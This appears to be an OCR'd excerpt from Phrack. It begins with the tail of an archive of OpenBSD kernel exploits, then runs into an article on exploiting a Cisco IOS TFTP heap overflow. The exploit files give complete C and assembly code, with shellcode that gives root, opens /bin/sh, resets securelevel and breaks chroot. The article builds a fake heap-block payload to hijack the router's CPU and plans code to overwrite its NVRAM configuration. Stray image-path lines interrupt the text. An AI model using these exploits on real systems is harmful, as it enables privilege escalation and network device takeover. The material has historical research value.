        signal(SIGSEGV, (void (*)())sig_handler);
        select(0x80000000, (fd_set *) ptr, NULL, NULL, NULL);

done:
        free(fptr);
}

void
sig_handler()
{
   exit(0);
}

void
get_proc(pid_t pid, struct kinfo_proc *kp)
{
   u_int arr[4], len;

        arr[0] = CTL_KERN;
        arr[1] = KERN_PROC;
        arr[2] = KERN_PROC_PID;
        arr[3] = pid;
        len = sizeof(struct kinfo_proc);
        if(sysctl(arr, 4, kp, &len, NULL, 0) < 0) {
                perror("sysctl");
                fprintf(stderr, "this is an unexpected error, rerun!\n");
                exit(-1);
        }

}
<--> ./ex_kernel/ex_select_obsd.c
<++> ./ex_kernel/ex_select_obsd_secl.c
/**
 ** OpenBSD 2.x 3.x select() kernel bof exploit
 **
 ** securelevel reset exploit, this is the second stage attack
 **
 ** Sinan "noir" Eren
 ** noir@olympos.org | noir@uberhax0r.net
 ** (c) 2002
 **
 **/

#include <stdio.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/mman.h>
#include <unistd.h>
#include <sys/param.h>
#include <sys/signal.h>
#include <sys/utsname.h>
#include <sys/stat.h>

/* sel_sc.s shellcode */
unsigned char shellcode[] =
"\xe8\x04\x00\x00\x00\x78\x56\x34\x12\x5f\x8b\x1f\x31\xc0\x89\x03\x8d"
"\x6c\x24\x68\x0f\x01\x4f\x04\x8b\x5f\x06\x8b\x93\x00\x04\x00\x00\x8b"
"\x8b\x04\x04\x00\x00\xc1\xe9\x10\xc1\xe1\x10\xc1\xe2\x10\xc1\xea\x10"
"\x09\xca\x31\xc9\x41\x8a\x1c\x0a\x80\xfb\xe8\x75\xf7\x8d\x1c\x0a\x41"
"\x8b\x0c\x0a\x83\xc1\x05\x01\xd9\x89\xcf\x66\xb8\xff\xd0\xfc\xb9\xff"
"\xff\xff\xff\xf2\x66\xaf\x31\xc0\x57\xc3";
```

```
void sig_handler();

int
main(int argc, char **argv)
{
   char *buf, *ptr, *fptr;
   u_long pgsz, *lptr, secladr;

        if(!argv[1]) {
        printf("Usage: %s secl_addr\nsecl_addr: /usr/bin/nm /bsd |"
        " grep _securelevel\n", argv[0]);
        exit(0);
        }

        secladr = strtoul(argv[1], NULL, 16);

         pgsz = sysconf(_SC_PAGESIZE);
         fptr = buf = (char *) malloc(pgsz*4);
         if(!buf) {
                    perror("malloc");
                    exit(-1);
                  }
         memset(buf, 0x41, pgsz*4);

        buf = (char *) (((u_long)buf & ~pgsz) + pgsz);

        ptr = (char *) (buf + pgsz - 200); /* userland adr */
        lptr = (long *) (buf + pgsz - 8);

        *lptr++ = 0x12345678; /* saved %ebp */
        *lptr++ = (u_long) ptr; /*(uadr + 0x1ec0);  saved %eip */

        shellcode[5] = secladr & 0xff;
        shellcode[6] = (secladr >> 8) & 0xff;
        shellcode[7] = (secladr >> 16) & 0xff;
        shellcode[8] = (secladr >> 24) & 0xff;

        memcpy(ptr, shellcode, sizeof(shellcode)-1);

        if( mprotect((char *) ((u_long) buf + pgsz), (size_t)pgsz,
                                        PROT_WRITE) < 0) {
                perror("mprotect");
                exit(-1);
        }

        signal(SIGSEGV, (void (*)())sig_handler);
        select(0x80000000, (fd_set *) ptr, NULL, NULL, NULL);

done:
        free(fptr);
}

void
sig_handler()
{
   exit(0);
}
<--> ./ex_kernel/ex_select_obsd_secl.c
<++> ./ex_kernel/ex_setitimer_obsd.c
/**
 ** OpenBSD 2.x 3.x setitimer() kernel memory write exploit
 ** Sinan "noir" Eren
 ** noir@olympos.org | noir@uberhax0r.net
 ** (c) 2002
 **
 **/
```

```
#include <stdio.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/time.h>
#include <sys/sysctl.h>


struct itimerval val, oval;
int which = 0;

int
main(int argc, char **argv)
{
   find_which();
   setitimer(which, &val, &oval);
   seteuid(0);
   setuid(0);
   printf("uid: %d euid: %d gid: %d \n", getuid(), geteuid(), getgid());
   execl("/bin/sh", "noir", NULL);
}

find_which()
{
   unsigned int arr[4], len;
   struct kinfo_proc kp;
   long stat, cred, rem;

        memset(&val, 0x00, sizeof(val));
        val.it_interval.tv_sec = 0x00;  //fill this with cr_ref
        val.it_interval.tv_usec = 0x00;
        val.it_value.tv_sec = 0x00;
        val.it_value.tv_usec = 0x00;

        arr[0] = CTL_KERN;
        arr[1] = KERN_PROC;
        arr[2] = KERN_PROC_PID;
        arr[3] = getpid();
        len = sizeof(struct kinfo_proc);
        if(sysctl(arr, 4, &kp, &len, NULL, 0) < 0) {
                perror("sysctl");
                fprintf(stderr, "this is an unexpected error, rerun!\n");
                exit(-1);
        }

        printf("proc: %p\n\n", (u_long) kp.kp_eproc.e_paddr);
        printf("pc_ucred: %p ", (u_long) kp.kp_eproc.e_pcred.pc_ucred);

        printf("p_ruid: %d\n\n", (u_long) kp.kp_eproc.e_pcred.p_ruid);
        printf("proc->p_cred->p_ruid: %p, proc->p_stats: %p\n",
        (char *) (kp.kp_proc.p_cred) + 4, kp.kp_proc.p_stats);
        printf("cr_ref: %d\n", (u_long) kp.kp_eproc.e_ucred.cr_ref);

        cred = (long) kp.kp_eproc.e_pcred.pc_ucred;
        stat = (long) kp.kp_proc.p_stats;
        val.it_interval.tv_sec = kp.kp_eproc.e_ucred.cr_ref;

        printf("calculating which for u_cred:\n");
        which = cred - stat - 0x90;
        rem = ((u_long)which%0x10);
        printf("which: %.8x reminder: %x\n", which, rem);

        switch(rem) {
        case 0x8:
        case 0x4:
        case 0xc:
         break;
        case 0x0:
         printf("using u_cred, we will have perminent euid=0\n");
```

```
         goto out;
        }

        val.it_interval.tv_sec = 0x00;
        cred = (long) ((char *) kp.kp_proc.p_cred+4);
        stat = (long) kp.kp_proc.p_stats;

        printf("calculating which for u_cred:\n");
        which = cred - stat - 0x90;
        rem = ((u_long)which%0x10);
        printf("which: %.8x reminder: %x\n", which, rem);

        switch(rem) {
        case 0x8:
        case 0x4:
         printf("too bad rem is fucked!\nlet me know about this!!\n");
         exit(0);
        case 0x0:
         break;
        case 0xc:
         which += 0x10;
        }
        printf("\nusing p_cred instead of u_cred, only the new process "
               "will be priviliged\n");

out:
        which = which >> 4;
        printf("which: %.8x\n", which);
        printf("addr to overwrite: %.8x\n", stat + 0x90 + (which * 0x10));
}
<--> ./ex_kernel/ex_setitimer_obsd.c
<++> ./ex_kernel/kernel_sc.s
# kernel level shellcode
# noir@olympos.org |  noir@uberhax0r.net
# 2002
.text
        .align 2,0x90

.globl _main
        .type   _main , @function
_main:

call moo
.long 0x12345678
.long 0xdeadcafe
.long 0xbeefdead
nop
nop
nop
moo:
pop  %edi
mov  (%edi),%ecx      # parent's proc addr on ecx

# update p_cred->p_ruid
mov  0x10(%ecx),%ebx  # ebx = p_cred
xor  %eax,%eax        # eax = 0
mov  %eax,0x4(%ebx)
# p_ruid = 0

# update pc_ucred->cr_uid
mov  (%ebx),%edx      # edx = pc_ucred
mov  %eax,0x4(%edx)
# cr_uid = 0

# update p_fd->fd_rdir to break chroot()
mov  0x14(%ecx),%edx # edx = p_fd
mov  %eax,0xc(%edx)
# p_fd->fd_rdir = 0
```

```
lea  0x68(%esp),%ebp
# set ebp to normal

# find where to return: sidt technique
sidt 0x4(%edi)
mov  0x6(%edi),%ebx   # mov _idt_region in eax
mov  0x400(%ebx),%edx # _idt_region[0x80 * (2*long) = 0x400]
mov  0x404(%ebx),%ecx # _idt_region[0x404]
shr  $0x10,%ecx
sal  $0x10,%ecx
sal  $0x10,%edx
shr  $0x10,%edx
or   %ecx,%edx        # edx = ecx | edx; _Xosyscall_end

# search for Xosyscall_end+XXX: call _syscall instruction

xor  %ecx,%ecx
up:
inc  %ecx
movb (%edx,%ecx),%bl
cmpb $0xe8,%bl
jne  up

lea  (%edx,%ecx),%ebx # _Xosyscall_end+%ecx: call _syscall
inc  %ecx
mov  (%edx,%ecx),%ecx # take the displacement of the call ins.
add  $0x5,%ecx        # add 5 to displacement
add  %ebx,%ecx        # ecx = _Xosyscall_end+0x20 + disp

# search for _syscall+0xXXX: call *%eax
# and return to where we were supposed to!
# _syscall+0x240: ff
# _syscall+0x241: d0    0x240,0x241 on obsd3.1

mov  %ecx,%edi         # ecx is addr of _syscall
movw $0xd0ff,%ax
cld
mov  $0xffffffff,%ecx
repnz
scasw    #scan (%edi++) for %ax

#return to *%edi
xor  %eax,%eax  #set up the return value to Success ;)
push %edi
ret
<--> ./ex_kernel/kernel_sc.s
<++> ./ex_kernel/secl_sc.s
# securelevel reset shellcode
# noir@olympos.org |  noir@uberhax0r.net
# 2002
.text
        .align 2,0x90
.globl _main
        .type   _main , @function
_main:
call moo
.long 0x12345678
moo:
pop  %edi
mov  (%edi),%ebx      # address of securelevel

xor  %eax,%eax        # eax = 0
mov  %eax,(%ebx)
# securelevel = 0

lea  0x68(%esp),%ebp
# set ebp to normal
```

```
# find where to return: sidt technique
sidt 0x4(%edi)
mov  0x6(%edi),%ebx   # mov _idt_region in eax
mov  0x400(%ebx),%edx # _idt_region[0x80 * (2*long) = 0x400]
mov  0x404(%ebx),%ecx # _idt_region[0x404]
shr  $0x10,%ecx
sal  $0x10,%ecx
sal  $0x10,%edx
shr  $0x10,%edx
or   %ecx,%edx        # edx = ecx | edx; _Xosyscall_end

# search for Xosyscall_end+XXX: call _syscall instruction

xor  %ecx,%ecx
up:
inc  %ecx
movb (%edx,%ecx),%bl
cmpb $0xe8,%bl
jne  up

lea  (%edx,%ecx),%ebx # _Xosyscall_end+%ecx: call _syscall
inc  %ecx
mov  (%edx,%ecx),%ecx # take the displacement of the call ins.
add  $0x5,%ecx        # add 5 to displacement
add  %ebx,%ecx        # ecx = _Xosyscall_end+0x20 + disp

# search for _syscall+0xXXX: call *%eax
# and return to where we were supposed to!
# _syscall+0x240: ff
# _syscall+0x241: d0    OBSD3.1

mov  %ecx,%edi         # ecx is addr of _syscall
movw $0xd0ff,%ax
cld
mov  $0xffffffff,%ecx
repnz
scasw    #scan (%edi++) for %ax

#return to *%edi
xor  %eax,%eax  #set up the return value to Success ;)
push %edi
ret
<--> ./ex_kernel/secl_sc.s
```

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x07 of 0x10

|=-------------=[Burning the bridge: Cisco IOS exploits]=--------------=|
|=--=|
|=-----------------=[FX of Phenoelit <fx@phenoelit.de>]=----------------=|

--[Contents

--[1 - Introduction and Limitations

This article is to introduce the reader into the fun land of exploiting a routing device made by Cisco Systems. It is not the final word on this toppic and merely reflects our research results.

According to Cisco Systems, around 85% of all software issues in IOS are the direct or indirect result of memory corruptions. By the time of this writing, yours truly is not aware of one single case, where overflowing something in Cisco IOS led to a direct overwrite of a return address. Although there are things like stacks in IOS, it seems to be very uncommon for IOS coders to use local function buffers. Therefore, most (if not all) overflows we will encounter are some way or anyother heap based.

As a fellow researcher used to say, bugs are not an unlimited resource. Especially overflow bugs in Cisco IOS are fairly rare and not easily compared to each other. This article will therefore limit the discussion to one particular bug: the Cisco IOS TFTP server filename overflow. When using your router as a TFTP server for files in the flash filesystem, a TFTP GET request with a long (700 characters) filename will cause the router to crash. This happens in all IOS versions from 11.1 to 11.3. The reader might argue the point that this is no longer a widely used branch, but yours truly asks you to bare with him to the end of this article.

The research results and methods presented here were collected during inspection and exploitation attempts using the already mentioned TFTP bug. By the time of this writing, other bugs are researched and different approaches are tested, but the here presented procedure is still seen as the most promising for widespread use. This translates to: use your favorite private Cisco IOS overflow and try it.

--[2 - Identification of an overflow

While the reader is probably used to identify stack smashing in a split second on a commonly used operating system, he might have difficulties identifying an overflow in IOS. As yours truly already mentioned, most overflows are heap based. There are two different ways in IOS to identify a heap overflow when it happens. Being connected to the console, the reader might see output like this:

```
01:14:16: %SYS-3-OVERRUN: Block overrun at 2C01E14 (red zone 41414141)
-Traceback= 80CCC46 80CE776 80CF1BA 80CF300
01:14:16: %SYS-6-MTRACE: mallocfree: addr, pc
  20E3ADC,80CA1D8   20DFBE0,80CA1D8   20CF4FC,80CA1D8   20C851C,80CA1D8
  20C6F20,80CA1D8   20B43FC,80CA1D8   20AE130,80CA1D8   2075214,80CA1D8
01:14:16: %SYS-6-MTRACE: mallocfree: addr, pc
  20651E0,80CA1D8   205EF04,80CA1D8   205B338,80CA1D8   205AB80,80CA1D8
  20AFCF8,80CA1C6   205A664,80CA1D8   20AC56C,80CA1C6   20B1A88,80CA1C6
01:14:16: %SYS-6-BLKINFO: Corrupted redzone blk 2C01E14, words 382,
  alloc 80ABBFC, InUse, dealloc 206E2F0, rfcnt 1
```

In this case, an IOS process called "Check heaps", of which we will hear a lot more later, has identified a problem in the heap structures. After doing so, "Check heaps" will cause what we call a software forced crash. It means that the process kills the Cisco and makes it reboot in order to get rid of the problem. We all know this behavior from users of MS-DOS or Windows based systems. What happend here is that an A-Strip overwrote a boundary between two heap memory blocks. This is protected by what Cisco calls a "RED ZONE", which in fact is just a static canary.

The other way a heap overflow could manifest itself on your console is an access violation:

```
*** BUS ERROR ***
access address = 0x5f227998
program counter = 0x80ad45a
status register = 0x2700
vbr at time of exception = 0x4000000
special status word = 0x0045
faulted cycle was a longword read
```


This is the case when you are lucky and half of the work is already done. IOS used a value that you somehow influenced and referenced to not readable memory. Unfortunately, those overflows are later harder to exploit, since tracking is a lot more difficult.

At this point in time, you should try to figure out under which exact circumstances the overflow happens - pretty much like with every other bug you find. If the lower limit of your buffer size changes, try to make sure that you don't play with the console or telnet(1) connections to the router during your tests. The best is always to test the buffer length with a just rebooted router. While it doesn't change much for most overflows, some react differently when the system is freshly rebooted compared to a system in use.

--[3 - IOS memory layout sniplets

To get any further with the overflow, we need to look at the way IOS organizes memory. There are basically two main areas in IOS: process memory and IO memory. The later is used for packet buffers, interface ring buffers and so on and can be of interest for exploitation but does not provide some of the critical things we are looking for. The process memory on the other hand behaves a lot like dynamic heap memory in Linux.

Memory in IOS is split up in blocks. There seems to be a number of pointer tables and meta structures dealing with the memory blocks and making sure IOS can access them in an efficient way. But at the end of the day, the blocks are hold together in a linked list structure and store their management information mostly inline. This means, every memory block has a header, which contains information about the block, it's previous one and the next one in the list.



The command "show memory processor" clearly shows the linked list structure.

A memory block itself consists of the block header with all the inline management information, the data part where the actual data is stored and the red zone, which we already encountered. The format is as follows:

```
 |<-  32 bit  ->|        Comment
 +--------------+
```

```
 | MAGIC        |        Static value 0xAB1234CD
 +--------------+
 | PID          |        IOS process ID
 +--------------+
 | Alloc Check  |        Area the allocating process uses for checks
 +--------------+
 | Alloc name   |        Pointer to string with process name
 +--------------+
 | Alloc PC     |        Code address that allocated this block
 +--------------+
 | NEXT BLOCK   |        Pointer to the next block
 +--------------+
 | PREV BLOCK   |        Pointer to the previous block
 +--------------+
 | BLOCK SIZE   |        Size of the block (MSB marks "in use")
 +--------------+
 | Reference #  |        Reference count (again ???)
 +--------------+
 | Last Deallc  |        Last deallocation address
 +--------------+
 |   DATA       |
 |              |
 ....
 |              |
 +--------------+
 | RED ZONE     |        Static value 0xFD0110DF
 +--------------+
```

In case this memory block is used, the size field will have it's most significant bit set to one. The size is represented in words (2 bytes), and does not include the block overhead. The reference count field is obviously designed to keep track of the number of processes using this block, but yours truly has never seen this being something else then 1 or 0. Also, there seem to be no checks for this field in place.

In case the memory block is not used, some more management data is introduced at the point where the real data was stored before:

```
 | [BLOCK HEAD] |
 +--------------+
 | MAGIC2       |        Static value 0xDEADBEEF
 +--------------+
 | Somestuff    |
 +--------------+
 | PADDING      |
 +--------------+
 | PADDING      |
 +--------------+
 | FREE NEXT    |        Pointer to the next free block
 +--------------+
 | FREE PREV    |        Pointer to the previous free block
 +--------------+
 |              |
 ....
 |              |
 +--------------+
 | RED ZONE     |        Static value 0xFD0110DF
 +--------------+
```

Therefore, a free block is an element in two different linked lists: One for the blocks in general (free or not), another one for the list of free memory blocks. In this case, the reference count will be zero and the MSB of the size field is not set. Additionally, if a block was used at least once, the data part of the block will be filled with 0x0D0D0D0D. IOS actually overwrites the block data when a free() takes place to prevent software issues from getting out of hand.

At this point, yours truly would like to return to the toppic of the "Check

heaps" process. It is here to run about once a minute and checks the doubly linked lists of blocks. It basically walks them down from top to buttom to see if everything is fine. The tests employed seem to be pretty extensive compared to common operating systems such as Linux. As far as yours truly knows, this is what it checks:

1) Doest the block being with MAGIC (0xAB1234CD)?
2) If the block is in use (MSB in size field is set), check if the red zone is there and contains 0xFD0110DF.
3) Is the PREV pointer not NULL?
4) If there is a NEXT pointer ...
4.1) Does it point right after the end of this block?
4.2) Does the PREV pointer in the block pointed to by NEXT point back to this block's NEXT pointer?
5) If the NEXT pointer is NULL, does this block end at a memory region/pool boundary [NOTE: not sure about this one].
6) Does the size make sense? [NOTE: The exact test done here is still unknown]

If one of these tests is not satisfied, IOS will declare itself unhappy and perform a software forced crash. To some extend, one can find out which test failed by taking a look at the console output line that says "validblock_diagnose = 1". The number indicates what could be called "class of tests", where 1 means that the MAGIC was not correct, 3 means that the address is not in any memory pool and 5 is really a bunch of tests but mostly indicates that the tests lined out in point 4.1 and 4.2 failed.

--[4 - A free() exploit materializes

Now that we know a bit about the IOS memory structure, we can plan to overflow with some more interesting data than just 0x41. The basic idea is to overwrite the next block header, hereby provide some data to IOS, and let it work with this data in a way that gives us control over the CPU. How this is usually done is explained in [1]. The most important difference here is, that we first have to make "Check heaps" happy. Unfortunately, some of the checks are also performed when memory is allocated or free()ed. Therefore, slipping under the timeline of one minute between two "Check heaps" runs is not an option here.

The biggest problems are the PREV pointer check and the size field. Since the vulnerability we are working with here is a string overflow, we also have the problem of not being able to use 0x00 bytes. Let's try to deal with the issues we have one by one.

The PREV pointer has to be correct. Yours truly has not found any way to use arbitrary values here. The check outlined in the checklist as 4.2 is a serious problem, since it is done on the block we are sitting in - not the one we are overflowing. To illustrate the situation:

```
+--------------+
| Block Head   |
...
| AAAAAAAAAAAA |    <--- You are here
| AAAAAAAAAAAA |
| AAAAAAAAAAAA |
+--------------+
| RED ZONE     |    <--- Your data here
+==============+
| Block Head   |
...
```

We will call the uppermost block, who's data part we are overflowing, the "host block", because it basically "hosts" our evildoing. For the sake of clarity, we will call the overwritten block header the "fake block", since we try to fake it's contents.

So, when "Check heaps" or comparable checks during malloc() and free() are performed on our host block, the overwrite is already noticed. First of all, we have to append the red zone canary to our buffer. If we overflow

exactly with the number of bytes the buffer can hold and append the red zone dword 0xFD0110DF, "Check heaps" will not complain. From here one, it's fair game up to the PREV ptr - because the values are either static (MAGIC) or totally ignored (PID, Alloc ptrs).

Assumed we overwrite RED ZONE, MAGIC, PID, the three Alloc pointer, NEXT and PREV, a check performed on the host block will already trigger a software forced crash, since the PREV pointer we overwrote in the next block does not point back to the host block. We have only one way today to deal with this issue: we crash the device. The reason behind this is, that we put it in a fairly predictable memory state. After a reboot, the memory is more or less structured the same way. This also depends on the amount of memory available in the device we are attacking and it's certainly not a good solution. When crashing the device the first time with an A-Strip, we can try to grab logging information off the network or the syslog server if such a thing is configured. Yours truly is totally aware of the fact that this prevents real-world application of the technique. For this article, let's just assume you can read the console output.

Now that we know the PREV pointer to put into the fake block, let's go on. For now ignoring the NEXT pointer, we have to deal with the size field. The fact that this is a 32bit field and we are doing a string overflow prevents us from putting reasonable numbers in there. The smallest number for a used block would be 0x80010101 and for an unused one 0x01010101. This is much more than IOS would accept. But to make a long story short, putting 0x7FFFFFFF in there will pass the size field checks. As simple as that.

In this particular case, as with many application level service overflows in IOS, our host block is one of the last blocks in the chain. The most simple case is when the host block is the next-to-last block. And viola, this is the case with the TFTP server overflow. In other cases, the attack involves creating more than one fake block header and becomes increasingly complicated but not impossible. But from this point on, the discussion is pretty much centered around the specific bug we are dealing with.

Assumed normal operation, IOS will allocate some block for storing the requested file name. The block after that is the remaining free memory. When IOS is done with the TFTP operation, it will free() the block it just allocated. Then, it will find out that there are two free blocks - one after the other - in memory. To prevent memory fragmentation (a big problem on heavy load routers), IOS will try to coalesce (merge) the free blocks into one. By doing so, the pointers for the linked lists have to be adjusted. The NEXT and PREV pointers of the block before that and the block after that (the remaining free memory) have to be adjusted to point to each other. Additionally, the pointers in the free block info FREE NEXT and FREE PREV have to be adjusted, so the linked list of free blocks is not broken.

Out of the sudden, we have two pointer exchange operations that could really help us. Now, we know that we can not choose the pointer in PREV. Although, we can choose the pointer in NEXT, assumed that "Check heaps" does not fire before our free() tok place, this only allowes us to write the previous pointer to any writable location in the routers memory. Being usefull by itself, we will not look deeper into this but go on to the FREE NEXT and FREE PREV pointers. As the focused reader surely noticed, these two pointers are not validated by "Check heaps".

What makes exploitation of this situation extremely convenient is that fact, that the pointer exchange in FREE PREV and FREE NEXT only relies on the values in those two fields. What happens during the merge operation is this:

+ the value in FREE PREV is written to where FREE NEXT points to plus an offset of 20 bytes
+ the value in FREE NEXT is written to where FREE PREV points to

The only thing we need now is a place to write a pointer to. As with many other pointer based exploits, we are looking for a fairly static location in memory to do this. Such a static location (changes per IOS image) is the process stack of standard processes loaded right after startup. But how do

we find it?

In the IOS memory list, there is an element called the "Process Array". This is a list of pointers - one for every process currently running in IOS. You can find it's location by issuing a "show memory processor allocating-process" command (output trimmed):

```
radio#show memory processor allocating-process

          Processor memory

 Address Bytes Prev.   Next    Ref  Alloc Proc Alloc PC  What
258AD20   1504 0       258B32C   1  *Init*     20D62F0   List Elements
258B32C   3004 258AD20 258BF14   1  *Init*     20D6316   List
...
258F998   1032 258F914 258FDCC   1  *Init*     20E5108   Process Array
258FDCC   1000 258F998 25901E0   1  Load Meter 20E54BA   Process Stack
25901E0    488 258FDCC 25903F4   1  Load Meter 20E54CC   Process
25903F4    128 25901E0 25904A0   1  Load Meter 20DD1CE   Process Events
```

This "Process Array" can be displayed by the "show memory" command:

```
radio#show memory 0x258F998
0258F990:                   AB1234CD FFFFFFFE          +.4M...~
0258F9A0: 00000000 020E50B6 020E5108 0258FDCC  ......P6..Q..X}L
0258F9B0: 0258F928 80000206 00000001 020E1778  .Xy(...........x
0258F9C0: 00000000 00000028 02590208 025D74C0  .......(.Y...]t@
0258F9D0: 02596F3C 02598208 025A0A04 025A2F34  .Yo<.Y...Z...Z/4
0258F9E0: 025AC1FC 025BD554 025BE920 025BFD2C  .ZA|.[UT.[i .[},
0258F9F0: 025E6FF0 025E949C 025EA95C 025EC484  .^op.^...^)\.^D.
0258FA00: 025EF404 0262F628 026310DC 02632FD8  .^t..bv(.c.\.c/X
0258FA10: 02634350 02635634 0263F7A8 026418C0  .cCP.cV4.cw(.d.@
0258FA20: 026435FC 026475E0 025D7A38 026507E8  .d5|.du`.]z8.e.h
0258FA30: 026527DC 02652AF4 02657200 02657518  .e'\.e*t.er..eu.
0258FA40: 02657830 02657B48 02657E60 0269DCFC  .ex0.e{H.e~`.i\|
0258FA50: 0269EFE0 026A02C4 025DD870 00000000  .io`.j.D.]Xp....
0258FA60: 00000000 025C3358 026695EC 0266A370  .....\3X.f.l.f#p
```

While you also see the already discussed block header format in action now, the interesting information starts at 0x0258F9C4. Here, you find the number of processes currently running on IOS. They are ordered by their process ID. What we are looking for is a process that gets executed every once in a while. The reason for this is, if we modify something in the process data structures, we don't want the process being active at this point in time, so that the location we are overwriting is static. For this reason, yours truly picked the "Load Meter" process, which is there to measure the system load and is fired off about every 30 seconds. Let's get the PID of "Load Meter":

```
radio#show processes cpu
CPU utilization for five seconds: 2%/0%; one minute: 3%; five minutes: 3%
 PID  Runtime(ms)  Invoked  uSecs    5Sec   1Min   5Min TTY Process
   1          80      1765     45   0.00%  0.00%  0.00%   0 Load Meter
```

Well, conveniently, this process has PID 1. Now, we check the memory location the "Process Array" points to. Yours truly calls this memory location "process record", since it seems to contain everything IOS needs to know about the process. The first two entries in the record are:

```
radio#sh mem 0x02590208
02590200:                   0258FDF4 025901AC          .X}t.Y.,
02590210: 00001388 020E488E 00000000 00000000  ......H.........
02590220: 00000000 00000000 00000000 00000000  ................
```

The first entry in this record is 0x0258FDF4, which is the process stack. You can compare this to the line above that says "Load Meter" and "Process Stack" on it in the output of "show memory processor allocating-process". The second element is the current stack pointer of this process


(0x025901AC). By now it should also be clear why we want to pick a process with low activity. But surprisingly, the same procedure also works quite well with busier processes such as "IP Input". Inspecting the location of the stack pointer, we see something quite familiar:

```
radio#sh mem 0x025901AC
025901A0:                          025901C4              .Y.D
025901B0: 020DC478 0256CAF8 025902DE 00000000  ..Dx.VJx.Y.^....
```

This is classic C calling convention: first we find the former frame pointer and then we find the return address. Therefore, 0x025901B0 is the address we are targeting to overwrite with a pointer supplied by us.

The only question left is: Where do we want the return address to point to? As already mentioned, IOS will overwrite the buffer we are filling with 0x0D0D0D0D when the free() is executed – so this is not a good place to have your code in. On the other hand, the fake block's data section is already considered clean from IOS's point of view, so we just append our code to the fake block header we already have to send. But what's the address of this? Well, since we have to know the previous pointer, we can calculate the address of our code as offset to this one – and it turns out that this is actually a static number in this case. There are other, more advanced methods to deliver the code to the device, but let's keep focused.

The TFTP filename we are asking for should now have the form of:



At this point, we can build the fake block using all the information we gathered:

```
    char                fakeblock[] =
        "\xFD\x01\x10\xDF"      // RED
        "\xAB\x12\x34\xCD"      // MAGIC
        "\xFF\xFF\xFF\xFF"      // PID
        "\x80\x81\x82\x83"      //
        "\x08\x0C\xBB\x76"      // NAME
        "\x80\x8a\x8b\x8c"      //

        "\x02\x0F\x2A\x04"      // NEXT
        "\x02\x0F\x16\x94"      // PREV

        "\x7F\xFF\xFF\xFF"      // SIZE
        "\x01\x01\x01\x01"      //
        "\xA0\xA0\xA0\xA0"      // padding
        "\xDE\xAD\xBE\xEF"      // MAGIC2
        "\x8A\x8B\x8C\x8D"      //
        "\xFF\xFF\xFF\xFF"      // padding
        "\xFF\xFF\xFF\xFF"      // padding

        "\x02\x0F\x2A\x24"      // FREE NEXT (in BUFFER)
        "\x02\x59\x01\xB0"      // FREE PREV (Load Meter return addr)
        ;
```

When sending this to the Cisco, you are likely to see something like this:

```
*** EXCEPTION ***
illegal instruction interrupt
program counter = 0x20f2a24
status register = 0x2700
vbr at time of exception = 0x4000000
```

depending on what comes after your fake block header. Of course, we did not provide code for execution yet. But at this point in time, we got the CPU redirected into our buffer.

--[5 - Writing (shell)code for Cisco

Before one can write code for the Cisco platform, you have to decide on the general processor architecture you are attacking. For the purpose of this paper, we will focus on the lower range devices running on Motorola 68k CPUs.

Now the question is, what do you want to do with your code on the system. Classic shell code design for commonly used operating system platforms uses syscalls or library functions to perform some port binding and provide shell access to the attacker. The problem with Cisco IOS is, that we will have a hard time keeping it alive after we performed our pointer games. This is because in contrast to "normal" daemons, we destroyed the memory management of the operating system core and we can not expect it to cope with the mess we left for it.

Additionally, the design of IOS does not feature transparent syscalls as far as yours truly knows. Because of it’s monolithic design, things are linked together at build time. There might be ways to call different subfunctions of IOS even after an heap overflow attack, but it appears to be an inefficient route to take for exploitation and would make the whole process even more instable.

The other way is to change the routers configuration and reboot it, so it will come up with the new config, which you provided. This is far more simpler than trying to figure out syscalls or call stack setups. The idea behind this approach is, that you don’t need any IOS functionality anymore. Because of this, you don’t have to figure out addresses and other vital information about the IOS. All you have to know is which NVRAM chips are used in the box and where there are mapped. This might sound way more complicated than identifying functions in an IOS image - but is not. In contrast to common operating systems on PC platforms, where the number of possible hardware combinations and memory mappings by far exceedes a feasable mapping range, it’s the other way around for Cisco routers. You can have more than ten different IOS images on a single platform - and this is only one branch - but you always have the same general memory layout and the ICs don’t change for the most part. The only thing that may differ between two boxes are the modules and the size of available memory (RAM, NVRAM and Flash), but this is not of big concern for us.

The non-volatile random access memory (NVRAM) stores the configuration of a Cisco router in most cases. The configuration itself is stored in plain text as one continious C-style string or text file and is terminated by the keyword ’end’ and one or more 0x00 bytes. A header structure contains information like the IOS version that created this configuration, the size of it and a checksum. If we replace the config on the NVRAM with our own and calculate the numbers for the header structure correctly, the router will use our IP addresses, routings, access lists and (most important) passwords next time it reloads.

As one can see on the memory maps [2], there are one (in the worst case two) possible memory addresses for the NVRAM for each platform. Since the NVRAM is mapped into the memory just like most memory chips are, we can access it with simple memory move operations. Therefore, the only thing we need for our "shell" code is the CPU (M68k), it’s address and data bus and the cooperation of the NVRAM chip.

There are things to keep in mind about NVRAM. First of all, it's slow to write to. The Xicor chips yours truly encountered on Cisco routers require that after a write, the address lines are kept unchanged for the time the chip needs to write the data. A control register will signal when the write operation is done. Since the location of this control register is not known and might not be the same for different types of the same platform, yours truly prefers to use delay loops to give the chip time to write the data - since speed is not the attackers problem here.

Now, that we know pretty much what we want to do, we can go on and look at the "how" part of things. First of all, you need to produce assembly for the target platform. A little known fact is, that IOS is actually build (at least some times) using GNU compilers. Therefore, the binutils[3] package can be compiled to build Cisco compatible code by setting the target platform for the ./configure run to --target=m68k-aout. When you are done, you will have a m68k-aout-as binary, which can produce your code and a m68k-aout-objdump to get the OP code values.

In case the reader is fluent in Motorola 68000 assembly, I would like to apologize for the bad style, but yours truly grew up on Intel. Optimizations and style guides are welcome. Anyway, let's start coding.

